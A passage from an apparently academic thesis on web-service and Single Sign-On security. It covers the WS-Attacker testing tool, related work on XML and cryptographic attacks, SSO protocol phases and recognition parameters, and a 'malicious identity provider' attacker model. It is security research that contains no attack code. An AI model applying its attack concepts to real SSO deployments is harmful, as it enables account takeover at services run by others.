The tests on WCF were complex due to the fact that the generated messages include timestamps and message IDs, so that the messages could be used only once.

Therefore, Microsoft WCF provides a very good example on how to handle WS-Security: the configuration is secure by default, without a need for complex developer steps.

2.6.4 Summary

A deep knowledge of XML Security standards and applied cryptography is necessary to understand the attacks on XML Encryption. For developers and security testers, who use XML Encryption, it is thus hard to decide whether a web service is vulnerable or not.

Our work presents a methodology to verify the existence of vulnerabilities in XML Encryption interfaces and to automatically exploit possible attacks. As a result, we created an open source plugin for the penetration testing framework WS-Attacker. We hope it will enable even developers with basic XML and cryptographic skills to easily verify their implementations.

2.7 Related Work

Research related to this section can be divided into three parts: (1.) research on the analysis of web services security in general, (2.) analysis of DoS in web services, and (3.) specific investigation in the field of XML Encryption and adaptive chosen-ciphertext attacks.

Security of Web Services. The security of web services was analyzed manually and without tool support. In 2005 McIntosh and Austel [137] found the XSW attack. The same attack has been independently found by Bhargavan et al. [16, 17]. This attack concept was later adapted on Amazon's web services [73, 205], but without any automatism or tool support. In 2007 Jensen et al. [92] investigated SOA technologies with respect to web services. Jensen et al. [91] published a survey on web service specific attacks in 2009 and extended their work in [93].

Nowadays, there exist numerous penetration testing tools for web applications. Nevertheless, most of the tools concentrate on the typical attack threats such as XSS, SQL-Injection, or typical (non-XML) DoS attacks. Web service specific DoS attacks are not in the scope of those tools.

The closest relation to our approach can be found in the tools SoapUI [203] and WSFuzzer [1]. Both are developed for specifically testing web services platforms. However, these tools support only few DoS-specific attacks and do not introduce any metric for attack evaluation. SoapUI's main application area is the functional testing of a web service implementation, without a specific focus on security. Very recently, [88] proposed an automated testing approach

for XML injection attacks in web services [88], but they did not consider more complex attacks, such as XSW or XML Encryption.

At the time of writing this thesis, to the best of our knowledge, WS-Attacker is the first fully-automatic penetration test tool for web service specific attacks. It has been independently evaluated by Eggert and Fertich [50] in 2014.

Denial-of-Service. DoS attacks have been investigated for a long time, for example, a survey is given by Prasad et al. [182] and recently by Nagesh et al. [154]. In 2002 the *Billion Laughs attack* was discovered by [104] and combines DoS with XML properties. The attack uses a DTD and recursive definitions of Internal General Entity to blow up the size of an XML document during its parsing. Attacks and defenses for the attack have been described by Sullivan [215]. Jan et al. [89] and Morgan [149] conducted systematic analyses of various XML parsers, not only focusing on DoS attacks, but also on XXE.

In 2012 Oliveira et al. [160] implemented a web service tool based on WS-Attacker called WSFAggressor. It extends WS-Attacker with several DoS attacks. However, in order to evaluate the attack success, this tool requires access to the tested system. This prerequisite is not given by evaluating specific hardware devices such as IBM DataPower [81], or pentesting sensitive customers' servers. Moreover, this tool misses some important attack techniques such as HashDoS [15, 236]. In 2015 Pellegrino et al. [179] studied data compression attacks against several applications, including web services servers. In order to execute an attack against a web service server, the attacker inserts a huge number of spaces into a SOAP message and compresses the message using a deflate algorithm, which is, for example, used by ZLIB [41] and GZIP [40]. This way, a compression ratio of about 1:1000 can be achieved. The authors reported that Apache Axis2 and Apache CXF were vulnerable to these attacks. The attacks are also integrated into WS-Attacker independently of this thesis. In the same year, Oliveira et al. [161, 162] propose an experimental approach to assess the performance of web services during attacks.

XML Encryption. In 1998 Bleichenbacher [19] published an attack on the RSA-PKCS#1 v1.5 encryption scheme. He described the basic algorithm behind the attack and how it can be applied to the SSL protocol if certain oracle is given. Bardou et al. [11] improved Bleichenbacher's attack and applied it to RSA-PKCS#1 v1.5-based environments, for example, Hardware Security Modules. A variant of Bleichenbacher's attack was explored by Degabriele et al. [34] in the context of EMV signatures (where the same RSA key pair may be used for both signature and encryption functions). In 2014 Zhang et al. [249] showed that specific cross-tenant side channels allow for application of performant Bleichenbacher attacks in Platform-as-a-Service (PaaS) environments. In 2002 Vaudenay [232] presented an attack on the CBC mode of operation. The attack is possible due to a CBC property called malleability, which allows an attacker to flip specific ciphertext bits without knowing the secret key. Strict structure of the CBC padding is used to construct an oracle which responds with 1 or 0 according to the padding validity. Thus, the attack is called a padding oracle attack.

The attacks presented in Section 2.6 are based on the attacks on symmetric

and asymmetric encryption schemes in XML Encryption [86, 87]. These works cover the cryptographic background behind the attacks and explain how to apply them in simple scenarios where XML Signatures are used to protect message authenticity. A complete analysis of countermeasures needed to be applied against these attacks was published by Somorovsky and Schwenk [207]. This work is one important foundation to design our fully-automatic approach for the WS-Attacker plugin. As a response to the attacks, the W3C working group included an AES-GCM algorithm into the newest XML Encryption 1.1 specification and recommends to use RSA-OAEP [13]. However, an analysis of Jager et al. [85] revealed that there are still possibilities for backwards compatibility attacks, even if these secure cryptographic algorithms are supported. The only prerequisite for the attacks is that the server also supports RSA-PKCS#1 v1.5 and CBC along with the secure algorithms. Backwards compatibility attacks are not covered by our XML Encryption plugin.

2.8 Conclusions

This section summarizes our work of seven years in the area of XML and web services security. Our four presented papers [4, 58, 110, 135] founded a solid framework for web service penetration tests: WS-Attacker. WS-Attacker is widely used and the de facto standard tool for evaluating the security of SOAP-based web services. There is currently no other penetration test tool for web services available that supports as many attacks as WS-Attacker does.

The limitation of WS-Attacker is of course its applicability: it can only be applied to SOAP-based web services. This does, however, not hold for the attacks on XML parsers. During the design of our attacks and their implementation, we already separated the attack algorithms from their concrete applicability on SOAP. This design decision allows us to reuse our developed concepts in different scenarios, which we describe in the next chapter.

3

Single Sign-On Security

The usage of username/password combinations for authenticating at websites is still dominating the Internet. From the security point of view, the management of a plethora of login credentials is not a trivial task and carries many risks. Users tend to use weak and easy-to-remember passwords or reuse passwords among different sites. Even if password managers are used, attacks are still applicable [113, 199].

Single Sign-On (SSO) systems simplify login procedures by using an Identity Provider (IdP) that issues authentication tokens (SSO tokens). The tokens are then consumed by a Service Provider (SP). Instead of managing multiple username/password combinations for each website, an End-User needs only one account on an IdP. The support of SSO has become more important for many websites in recent years since large companies like Facebook, Google, Microsoft and Salesforce offer different SSO services. For instance, Facebook's SSO service *Facebook Connect* allows its users to connect their Facebook account with various applications. More than 7 million applications use this protocol [241]. A non-academic overview [90] claims that 87% of U.S. customers are aware of SSO and more than half have tried it.

Please enter username and password to login.

Username:

Password:

Submit

Or login with your own account

Facebook	Google
Microsoft Account	LinkedIn
Twitter	OpenID
Yahoo!	WordPress

Figure 3.1: Modern websites offer multiple *social login* possibilities.

Today, websites support different SSO protocols as depicted in Figure 3.1. The most widespread protocols are the Security Assertion Markup Language (SAML) [192], OAuth [76], OpenID [221], and OpenID Connect [223]. SAML is a flexible and well standardized protocol offering extensive interoperability features and is commonly used in enterprise solutions and governmental services. OAuth, OpenID and OpenID Connect are mostly used for delegated authentication and authorization for websites and mobile devices. Over the years, companies have created and pushed their own SSO protocols: Facebook

designed Facebook Connect on top of the OAuth specification. With Microsoft Account [141], Microsoft also offers an SSO protocol which is based on OAuth. Only Mozilla developed its SSO protocol BrowserId from scratch [29].

Contribution. This chapter makes the following contributions:

- ▶ In a typical SSO protocol, three entities are involved: the (1.) End-User, who wants to log in to a (2.) SP, by using his (3.) IdP (e.g., Google). We show that modern SSO protocols can be divided into three phases. The phases are identified by the respectively involved entities. We show that they can be found on any modern SSO protocol such as OpenID and OpenID Connect and contribute to the generic understanding of the SSO protocols. For the first time, the whole protocol is taken into account revealing new insights that we use for novel attack concepts.
- ▶ We introduce a new SSO Attacker Paradigm. It is based on the idea of a malicious IdP. We show that this approach can be used to launch new classes of attacks on SSO ecosystems, which are breaking the End-User authentication, accessing locally stored files on a server, or starting efficient Denial-of-Service (DoS) attacks.
- ▶ We systematically categorize numerous attacks on SSO by using the concept of *phases*. Simple attacks that only take place in one phase are categorized as Single-Phase Attacks. We present a methodology how to create such attacks for arbitrary SSO protocols based on information classes (identity, freshness, recipient, cryptography) contained in an SSO token.
- ▶ We extend our concept to Cross-Phase Attacks. These attacks manipulate multiple SSO phases and reveal a much more complex attacks concept. We elucidate that a missing binding between SSO phases lead to serious security flaws.
- ▶ We apply Single-Phase Attacks and Cross-Phase Attacks to the popular SSO protocols OpenID, OpenID Connect, and SAML. We evaluate online websites and software libraries using the SSO Attacker Paradigm and we identify a plethora of security vulnerabilities.
- ▶ We detect a specification flaw in OpenID Connect using our Cross-Phase Attacks concept. As a result, the specification is currently being updated and the community publicly acknowledged our work [115].

Outline. We first describe SSO in general and classify the protocol phases in Section 3.1. In Section 3.2, we briefly categorize the protocols OAuth, OpenID Connect, Facebook Connect, Microsoft Account, SAML, OpenID, and BrowserId according to the three phases and thereby show the applicability of our classification. In Section 3.3, we discuss the different approaches how to analyze SSO and present the SSO Attacker Paradigm as a result in Section 3.4. Section 3.5 describes general Single-Phase Attacks on SSO, while Section 3.6 deals with the concept of Cross-Phase Attacks. We then map the attack concept to concrete SSO protocols. In Section 3.7, we adapt them to OpenID,

in Section 3.8 to OpenID Connect, and finally in in Section 3.9 to SAML. All attacks are applied in the context of a practical security evaluation to show the feasibility of the SSO Attacker Paradigm. Section 3.10 takes the lessons learned and we present related work in Section 3.11. Section 3.12 concludes this chapter. The results of this chapter are based on our publications “Do not trust me: Using malicious IdPs for analyzing and attacking Single Sign-On” [132], “SoK: Single Sign-On Security – An Evaluation of OpenID Connect” [134], and “Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud” [129].

3.1 Conceptual Overview on Single Sign-On Protocols

This section provides a short overview of existing SSO protocols used in the web.

3.1.1 Protocol Phases

SSO is a concept to log in an End-User at an SP without storing any credentials on the SP. SSO therefore uses an IdP as a Trusted Third Party (TTP). The IdP creates an SSO token and sends it back to the End-User, who then passes it to the SP.




Figure 3.2: The generic protocol flow for SSO can be divided into three phases.

A generic description of SSO protocols is depicted in Figure 3.2. It illustrates an abstract protocol flow for modern SSO protocols like OpenID, OpenID Connect, SAML and Facebook Connect. We divided the flow into three phases, depending on the information flow: (1.) the Trust Establishment Phase between the SP and the IdP, (2.) the Token Generation Phase between the End-User and the IdP, and finally (3.) the Token Redemption Phase between the SP and the IdP.

As depicted in Figure 3.2, the SSO protocol starts with the End-User’s Login Request (Step 1). By using his user agent, he submits, for example, his email address (BrowserId) or his identifier URL (OpenID, OpenID Connect) to the SP.

Phase 1: Trust Establishment.

- (2.) In some SSO protocols, the SP contact the IdP directly (server-to-server communication, e.g., in OpenID and OpenID Connect). The communication is commonly used for establishing key material. Later on, it is used to sign and verify the messages or to determine the endpoint interfaces of the IdP. Such an endpoint is, for instance, the login page to the IdP for the End-User. This phase typically consists of multiple messages exchanged between the SP and the IdP. In other SSO protocols, for example, in SAML, trust is established by exchanging key material (certificates) manually beforehand.

Phase 2: Token Generation.

- (3.) The SP responds to the Login Request with a Token Request. The Token Request is then forwarded to the IdP by the End-User (to be more precise, by his user agent).
- (4.) The End-User then authenticates to his IdP, typically by entering his username/password combination. Some protocols and IdPs require further user interaction in order to authorize the access to End-User's data, such as the email address, nickname, birthday or gender. This step is often opaque for the User if he is already authenticated on the IdP.
- (5.) Next, the IdP sends the Token Response to the End-User. This message contains all information that is necessary for the SP to identify the End-User, as explained in the next section. The message is forwarded by the End-User's user agent to the IdP.

Phase 3: Token Redemption.

- (6.) The SP can then contact the IdP again to verify the Token Response. This is an optional phase and some SSO protocols do not use it because alternatively to this phase the SP must verify the SSO token on its own without contacting the IdP.

If the token is successfully verified, the user is logged in Step 7.

3.1.2 SSO Token

An SSO token contains information about the End-User to be authenticated. As previously depicted, the token is created by the IdP and transported to the SP. It contains different information classes, which are described in the following.

Identity. An SSO token is used to authenticate an End-User at the SP. Therefore, it must contain statements concerning the End-User's *identity*. SAML, for example, commonly uses email addresses for this purpose. In contrast, OpenID uses a unique URL per-user. Identity information can be arbitrarily chosen by the IdP and must be understood by the SP – they have to use the same parameter.

Recipient. Each SSO token has one or more intended *recipients*. This means that the token specifies which SP is allowed to consume the token. For example, in SAML, this is the URL of the SP. OpenID Connect and OAuth in contrast use the `client_id` parameter which can be seen as *the username of the SP on the IdP*.

Freshness. For preventing replay attacks or for ensuring the single-use of an SSO token, *freshness* parameters are used. Typically, nonces or time-stamps indicating the token's creation or expiration time are utilized for this.

Cryptography. To protect the integrity or the confidentiality of the SSO token, *cryptographic* operations are applied. Most SSO protocols rely on a signature or an HMAC [107]. This is essential if the SSO token is transferred via the End-User's user agent. In OpenID Connect, for example, a token can also be transferred directly from the IdP to the SP and a signature is optional. The cryptography information class covers all details required to execute cryptographic operations. This includes key information, for example, the `<ds:KeyInfo>` element in SAML, or the algorithm to be executed.

The SSO token contains all of this information in a specific data format. By way of example, SAML relies on XML to structure the data. In OpenID Connect, a JSON Web Token (JWT) is used [95]. The token can additionally be compressed (e.g., by using GZIP [40]) or encoded (Base64 [98], URL encoded [14]).

Once the SP receives the Token Response, it must decode, decompress, and then parse the SSO token in order to access the information.

3.2 Single Sign-On Protocol Classification

In this section, we give a short introduction to different SSO protocols. In order to analyze popular SSO protocols, it is essential to show that the conceptual model can be applied to concrete protocol implementations. In the following, we map protocol messages of various SSO systems to the abstract SSO description presented in the previous section. We additionally highlight technical difference between similar protocols, which is important in the case of black-box penetration testing, in order to identify the underlying protocol. A reader not interested in such tests can safely skip the mentioned implementation details and concentrate on the mapping of protocol message to the conceptual SSO model. Please note that we give more detailed descriptions on OpenID in Section 3.7.1, on OpenID Connect in Section 3.8.1, and on SAML in Section 3.9.1.

The results of this section are based on our paper “*Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite*” [130].

We distinguish between seven different SSO protocols classify them into two categories, as shown in Table 3.1: (1.) SSO protocols part of the **OAuth-Family** and (2.) **other protocols**.

OAuth-Family				Other			
Decentralized		Monolithic		Decentralized		Monolithic	
OAuth	[76]	Facebook Connect	[150]	OpenID	[221]	BrowserId	[29]
OpenID Connect	[223]	Microsoft Account	[141]	SAML	[192]		

Table 3.1: Classification of existing web SSO protocols.

The *OAuth-Family* consists of four different protocols: (1.) OAuth itself [76] and (2.) OpenID Connect, which is an extension of the original OAuth protocol [223]. Both protocols can be used *decentralized*, for instance, the protocol is independent of a specific provider. (3.) Facebook Connect [150] and (4.) Microsoft Account [141] in contrast are *monolithic* because they rely on the Facebook respective Microsoft servers. *Other protocols* are (1.) OpenID [221] and (2.) SAML [192], which are both decentralized, and BrowserId [29], which is monolithic.¹

3.2.1 OAuth-Family Protocols

In the following, we give a short overview of protocols part of to the OAuth-family. We do not provide details on how the protocols work, but rather concentrate on the aspects that are necessary to distinguish them from each other.

3.2.1.1 OAuth

OAuth is an authorization framework that allows delegating access on specific resources to a third party [76]. OAuth itself is not an SSO protocol [191], but previous research has shown that developers tend to use it falsely for SSO [25]. As depicted in Figure 3.2, OAuth follows this protocol flow:

- (1.) The End-User sends his Login Request to the SP.²
- (2.) The OAuth protocol does not use the *information gathering* phase because all information on the IdP³ is configured once beforehand.⁴
- (3.) According to the specification [76] the following parameters are required within the Token Request: `response_type` and `client_id`. The parameter `response_type` determines the *flow* that is going to be used. The most common values are `code` to initiate the Authorization Code Grant and `token` to start the Implicit Grant flow. Other flows can be found in the specification [76]. The parameter `client_id` is a unique string that

¹BrowserId allows one to setup one's IdP (*Primary IdP*-feature), but even in this use case, the protocol contacts the Mozilla server at `login.persona.org` first.

²In the context of OAuth, the *End-User* is commonly referred to as the *Resource Owner* and the SP as the *Client*. To simplify the description and to unify all SSO protocols, we strictly use the terms *user* and *SP*.

³Again, we use the term *IdP* instead of the OAuth term *Authorization Server*. We also use the term *IdP* for the *Resource Server*.

⁴There are currently a Draft [96] and an RFC Extension [97] available adding this functionality to OAuth, but we do not consider them here.

allows the IdP to identify the SP (similar to a username for the SP). Further optional parameters which can be used to identify an OAuth Token Request are: `scope` for requesting permissions (e.g., the address-book or the calendar), `state` and `redirect_uri`.

- (4.) Then the user has to authenticate himself to the IdP and authorize the requested permissions (`scope`) to the SP.
- (5.) The IdP generates the Token Response. If the Authorization Code Grant flow is used, the Token Response includes a `code` parameter. For the Implicit Grant flow, it contains an `access_token` parameter.
- (6.) The SP uses the received `code` or `access_token` to retrieve information about the End-User and its resources.

3.2.1.2 OpenID Connect

OpenID Connect is a decentralized SSO protocol which has been created by adding an authentication layer to OAuth [223]. The general flow is almost identical to OAuth as described in the previous section. Thus, the distinction between OpenID Connect and OAuth is not trivial and requires fine comparison.

According to the specification, the Token Request must contain the following parameters: `scope`, `client_id`, `response_type`, `redirect_uri`. Unfortunately, these parameters are commonly used in OAuth, too. A distinction between OAuth and OpenID Connect by a simple observation of protocol parameters is not possible. However, in OpenID Connect the Token Request must contain the value `openid` in the `scope` parameter. Additionally, the Token Request can contain the parameter `nonce`, which is required within the Implicit Grant flow. Based on these characteristics the Token Request can be recognized.

The recognition of OpenID Connect Token Responses is more complicated and requires more detailed distinction. Within the Implicit Grant flow an additional parameter `id_token` will be sent by the IdP to the SP. The `id_token` is used only in OpenID Connect and provides information about the authenticated user. Thus, the identification of the Token Response is simple.

The OpenID Connect Token Response within the `code` flow is identical to the OAuth flow. The only way to provide the distinction is to check the according Token Request sent before and bind both messages. This binding can be done by using parameters like `client_id`, `state` and `redirect_uri`, which are sent in the Token Request and Token Response.

3.2.1.3 Facebook Connect

Facebook Connect is a monolithic SSO protocol. It is based on OAuth and uses the same protocol flow as described in Section 3.2.1.1.

The Token Request within the Facebook Connect protocol can be recognized by the following characteristics:

- ▶ The `scope` parameter can contain the value `signed_request`.

- ▶ In addition to the required OAuth parameters within a Token Request, the following parameters are sent: `domain`, `origin`, `sdk`, `app_id`.

Similarly to the recognition of OpenID Connect, the recognition of the Token Response is not trivial. Within the *token* flow, the parameter `signed_request` can be used. The value of this parameter is a JWT [95] containing information about the authenticated user. Similarly to OpenID Connect, the binding between the Token Request and Token Response via parameters like `client_id`, `state`, `redirect_uri` can be used.

Since Facebook Connect is monolithic, the flow can be identified the publicly known endpoints of Application Programming Interface (API), for instance, `https://graph.facebook.com`.

3.2.1.4 Microsoft Account

Microsoft Account is a monolithic SSO protocol. It is based on OAuth and uses the same protocol flow as described in Section 3.2.1.1. The Token Request of Microsoft Account can be easily detected by observing the `scope` parameter, which contains one of the following values: `wl.basic`, `wl.offline_access`, `wl.signin`.

Similar to OpenID Connect and Facebook Connect, the recognition of the Token Response comes with the same problems, but since Microsoft Account is monolithic, we can use the endpoints, for instance, `https://login.live.com/oauth20_authorize.srf`, to identify it.

3.2.2 Other SSO Protocols

In the following sections, we describe SSO protocols that are not based on OAuth. We focus again on the properties which are important to identify the protocol rather than giving a complete protocol description.

3.2.2.1 SAML

SAML is a decentralized SSO protocol that uses XML to describe the security token. In the SAML protocol flow, there is commonly no interaction between the SP and the IdP, so Steps 2 and 6 in Figure 3.2 are skipped.⁵ The protocol flow is as follows:

- (1.) The End-User submits his Login Request to the SP.
- (3.) The SP generates the Token Request. It contains the `SAMLRequest` parameter. The value of the parameter is basically XML and contains information on the IdP to be used (e.g., its URL). It is compressed by means of the deflate algorithm [39] (optional), and then encoded using Base64 [98] followed by an URL-encoding [14].
- (5.) The IdP generates the Token Response. It is again XML that is encoded using Base64 and optionally using URL-encoding. The result is stored in a parameter named `SAMLResponse`.

⁵An exception to this is the SAML Artifact Binding [192, Section 4.1.3].

3.2.2.2 OpenID

OpenID is a decentralized SSO protocol, but the main difference, for example, to SAML, is its *dynamic (on-the-fly)* Trust Establishment Phase. Therefore, an arbitrary IdP can be used to login at the SP without any pre-configuration.

- (1.) The End-User submits his OpenID identifier to the SP as shown in Figure 3.2.
- (2.) The OpenID identifier is a URL, which the SP discovers in this step by visiting it. In this means, the SP retrieves further information regarding the IdP in the response.
- (3.) The SP generates the Token Request and sends it back to the user. OpenID messages can be easily distinguished from other SSO protocols since all relevant parameters start with `openid.*`. Message (3.) can be identified by the parameter `openid.mode=checkid_setup`.
- (4.) Authentication to the IdP is provided as usual.
- (5.) The IdP then generates the Token Response. This message can be identified due to the presence of a signature with parameter `openid.sig`.
- (6.) The SP can optionally send the Token Response to the IdP and sets `openid.mode=check_authentication` or it can choose to verify the signature on its own.

3.2.2.3 BrowserId

BrowserId is a monolithic SSO protocol developed by Mozilla and using Mozilla's server as an IdP during the authentication process. Interestingly, using arbitrary IdPs is possible in BrowserId. However, Mozilla's SSO API is always called within the protocol flow.

The recognition of BrowserId is possible by the detection of the HTTP parameter `assertion` containing information about the authenticated user within a JWT and a cookie named `browserid_state`. In addition, a JavaScript Object Notation (JSON) message containing key material can be used for the detection. The following parameters occur within the message: `pubkey`, `p`, `q`, `g`, `algorithm`, `duration` and `email`.

3.2.3 Summary

In Table 3.2, we summarize the technical details for the detection of the Token Request and the Token Response. We used this information for creating EsPreSSO, a Burp Suite extension which automatically identifies the underlying SSO protocol [75]. We do not go into detail of EsPreSSO in this thesis and refer to our paper for more information [130].

In the remaining part of the chapter, we have a closer look at the SSO protocols SAML, OpenID, and OpenID Connect thereby relying on the results of our research [129, 132, 134].

Protocol	Message Type	Recognition
OAuth	Token Request	Parameter: <code>response_type</code>
	Token Response	Parameter: <code>code</code> OR <code>access_token</code>
OpenID Connect	Token Request	Parameter: <code>scope</code> contains <code>openid</code> , <code>nonce</code>
	Token Response	Parameter: <code>id_token</code>
Facebook Connect	Token Request	Parameter: <code>domain</code> , <code>origin</code> , <code>sdk</code> , <code>app_id</code> , <code>scope</code> contains <code>signed_request</code>
	Token Response	Parameter: <code>signed_request</code> , <code>domain</code> , <code>origin</code> , <code>sdk</code> , <code>app_id</code>
	URL	<code>http://static.ak.facebook.com/connect/xd_arbiter</code> <code>https://graph.facebook.com</code>
Microsoft Account	Token Request	Parameter: <code>scope</code> contains <code>wl.basic</code> , <code>wl.offline_access</code> or <code>wl.signin</code>
	Token Response	Parameter: <code>authentication_token</code>
	URL	<code>https://login.live.com/oauth20_authorize.srf</code> <code>https://apis.live.net</code> <code>https://www.contoso.com/callback.htm</code>
SAML	Token Request	Parameter: <code>SAMLRequest</code>
	Token Response	Parameter: <code>SAMLResponse</code>
OpenID	Token Request	Parameter: <code>openid.mode=checkid_setup</code>
	Token Response	Parameter: <code>openid.sig</code>
BrowserId	Token Request	Parameter: <code>assertion</code> , <code>cookie</code> , <code>browserid_state</code>
	Token Response	Parameter: <code>openid.mode=check_authentication</code>

Table 3.2: SSO recognition and distinction.

3.3 How to Analyze SSO?

This section aims at finding an answer to the question, how to analyze such an SSO protocol in general. We therefore studied previous work systematically and identified different categories of techniques.

Manual Analysis. Most research starts by manually testing and analyzing protocols as well as implementations. This approach offers great flexibility, whereas it fails when it comes to large-scale analysis. Nevertheless, manual analysis has been applied in different research and was also used in the beginning of all evaluations described in this section [129, 132, 134]. The

biggest downside of manual analysis is that it is not suitable for analyzing a larger number of SSO libraries or websites.

Formal Analysis. A formal analysis is helpful for finding generic flaws in protocols, but it is unable to detect issues in implementations. It is beneficial to have a formal security proof for a protocol since it allows to determine that most likely, the only vulnerabilities left are caused by implementation mistakes. Previous research has formally analyzed SAML [8], BrowserId [62], and OAuth [61].

Code Analysis. Another approach for analyzing SSO protocols is code analysis. There are basically two approaches for it. First, there is *static* code analysis, during which the code is only analyzed without running it, and second, *dynamic* code analysis. Code analysis heavily depend on the underlying programming language and can only find security issues if the language is supported. This is a strong downside because SSO libraries are implemented in various languages. Another disadvantage which is more severe is that the code to be analyzed must be available. This is feasible for library analysis, but for analyzing online websites, this approach is not possible.

Message Invariants. The message invariants technique was introduced by Wang et al. [238] in 2012. The basic concept behind it is to analyze HTTP traffic that is recorded in the user agent. The approach then links HTTP Requests which reuse parameters from previous responses and automatically marks unprotected ones, for example, if a signature is missing. By this means, points of attacks are identified. The downside of this approach is that it cannot modify parameters protected by a signature. Thus, some attacks are not detected, which we present in this section (e.g., ID Spoofing Section 3.5.1).

In the following, we describe our new approach for analyzing SSO which counters the described disadvantages.

3.4 Using Malicious IdPs for Analyzing SSO

All previously shown SSO protocols rely on a TTP issuing SSO tokens. Previous work considered IdPs to play the role of such a TTP [217, 238]. In the following, we introduce a new SSO Attacker Paradigm that uses a malicious IdP for analyzing and attacking SSO protocols. This approach is controversial to previous work, and is based on one simple question.


3.4.1 Are IdPs really TTPs?

Since IdPs issue signed statements about the identity of other entities (i.e., End-Users) on the Internet, one may be tempted to compare an IdP with a certification authority (CA), which issues X.509 certificates. While this comparison may hold for very large IdPs like Facebook, Google and Twitter, it is not correct for the majority of IdPs.

The structure of the X.509 PKI allows any CA to make trust statements on any other entity, and all consumers must trust this statement. Thus, malicious CAs – or compromised CAs (cf. the Comodo [83] and Diginotar [66] security breaches) – compromise the security of the whole X.509 PKI.

On the other hand, IdPs have a limited scope: they should only issue security tokens for users who are registered at this particular IdP, and their statements will only be trusted by certain SP, or by certain compartments of an IdP. Thus, configuring a malicious IdP for one account/compartment of an SP should not influence the security of other compartments at the same SP.

As an example, Salesforce may be considered as a Software-as-a-Service (SaaS) provider for Customer Relationship Management (CRM). Companies may outsource their CRM system to Salesforce, but typically want to retain control on who should be able to see and modify their customer data. Thus, each company runs a separate IdP, and Salesforce enforces a strict separation between different company accounts/compartments (Figure 3.3a).⁶



(a) SPs like Salesforce enforce a strict separation between compartments. A malicious IdP can only attack its own one. (b) OpenID-based SPs like Drupal allow a malicious IdP to compromise all other compartments.

Figure 3.3: Comparison of the impact of malicious IdPs.

New SSO Attacker Paradigm. If an attacker runs a malicious IdP, we would expect that no serious harm can be done in a secure SSO system: only the compartment on the SP configured to use this malicious IdP should be endangered. Unfortunately, we were able to show that this is not the case for many SSO implementations: here a malicious IdP can compromise *all* accounts/compartments at the SP (Figure 3.3b).

Please note that the concept of malicious IdPs compromising its own accounts is not new. In this conventional sense, only those accounts controlled by the malicious IdP can be compromised. In contrast, the new attacks presented here allow an attacker to log in to accounts controlled by other honest IdPs.

The setup and usage of malicious IdPs is possible since protocols, such as OpenID, introduce a novel *open* concept of delegated authentication – the user identifier is a fully qualified URL like `https://google.com/Alice`.⁷ Based on this novel concept – the usage of fully qualified URLs for authentication, the SP

⁶ Salesforce supports, e.g., the SAML SSO system.

⁷ Please note that e.g., `https://google.com/Alice` is a completely different identity in comparison to `https://microsoft.com/Alice`.

does not have any predefined trust relationship with a specific IdP, but only implicitly trusts an IdP because the name of this IdP was discovered through the identity/URL of a user. We defined this as *information gathering* in the previous section. Thus, the concept of *compartment* for SP resembles one subset in a partition of the user set: each user selects exactly one IdP.

Since it is easy for anyone to run an IdP, we extended the previously known attack methodology and systematically considered malicious IdPs. By running a malicious IdP, we enhance the attacker's capabilities: he is able to read and manipulate all messages received to and sent from the malicious IdP, even for messages that do not pass through the user agent. Thus, the attacker has better control over the SSO message flow, which results in a more thorough security analysis of SSO.

The general concept of malicious IdP can be applied to all current SSO protocols. It is a requirement for a successful attack that the protocol is *open* and supports information flows similar to the Discovery and Association of OpenID. The idea of the Discovery and Association are not unique to OpenID. Modern SSO systems like OAuth [97], OpenID Connect [224, 225], and BrowserId have similar phases.

3.4.2 SSO Attacker Paradigm: Security Model

We use the following security model for analyzing SSO protocols and their implementations.

Computational Model. In modern SSO protocols like OpenID or OpenID Connect, there is a *conditional* trust relationship between SP and IdP: the SP trusts tokens created by any IdP, as long as the identity asserted therein belongs to the IdP. Thus, it is easy to enforce the usage of a custom IdP into such an ecosystem, whereby this IdP can act honestly and maliciously. In addition to acting as a malicious IdP (\mathcal{IdP}_A), the attacker can act as a malicious End-User or run a malicious SP (\mathcal{SP}_A).

As a result, we control each type of communicating entities in the SSO system to be inspected. We also control (and are thus able to modify) all *types* of messages. For analyzing SSO implementations, this is of special interest and leads to the applicability of new discovered attack classes. Please note that control over *all types of messages* should not be confused with control over *all messages*: we cannot access messages exchanged between honest parties (e.g., \mathcal{IdP} and \mathcal{SP}), but we can access messages exchanged with \mathcal{IdP}_A (and \mathcal{SP}).

SSO Attacker Paradigm. The goal of the attacker is to access a protected resource to which he has no entitlement. This commonly means that the attacker can log in to the SP with the identity of the victim. Another example for a successful attack is that the attacker gets, for example, File System Access (FSA) on the SP. To achieve this goal, he may use the resources of a web attacker only: he can set up his own web applications and he can lure victims to them.

In summary, the web attacker can play different roles in an SSO environment:

- (1.) **Malicious End-User.** The attacker can start an SSO session like any other legitimate End-User. The attacker can manipulate his user agent

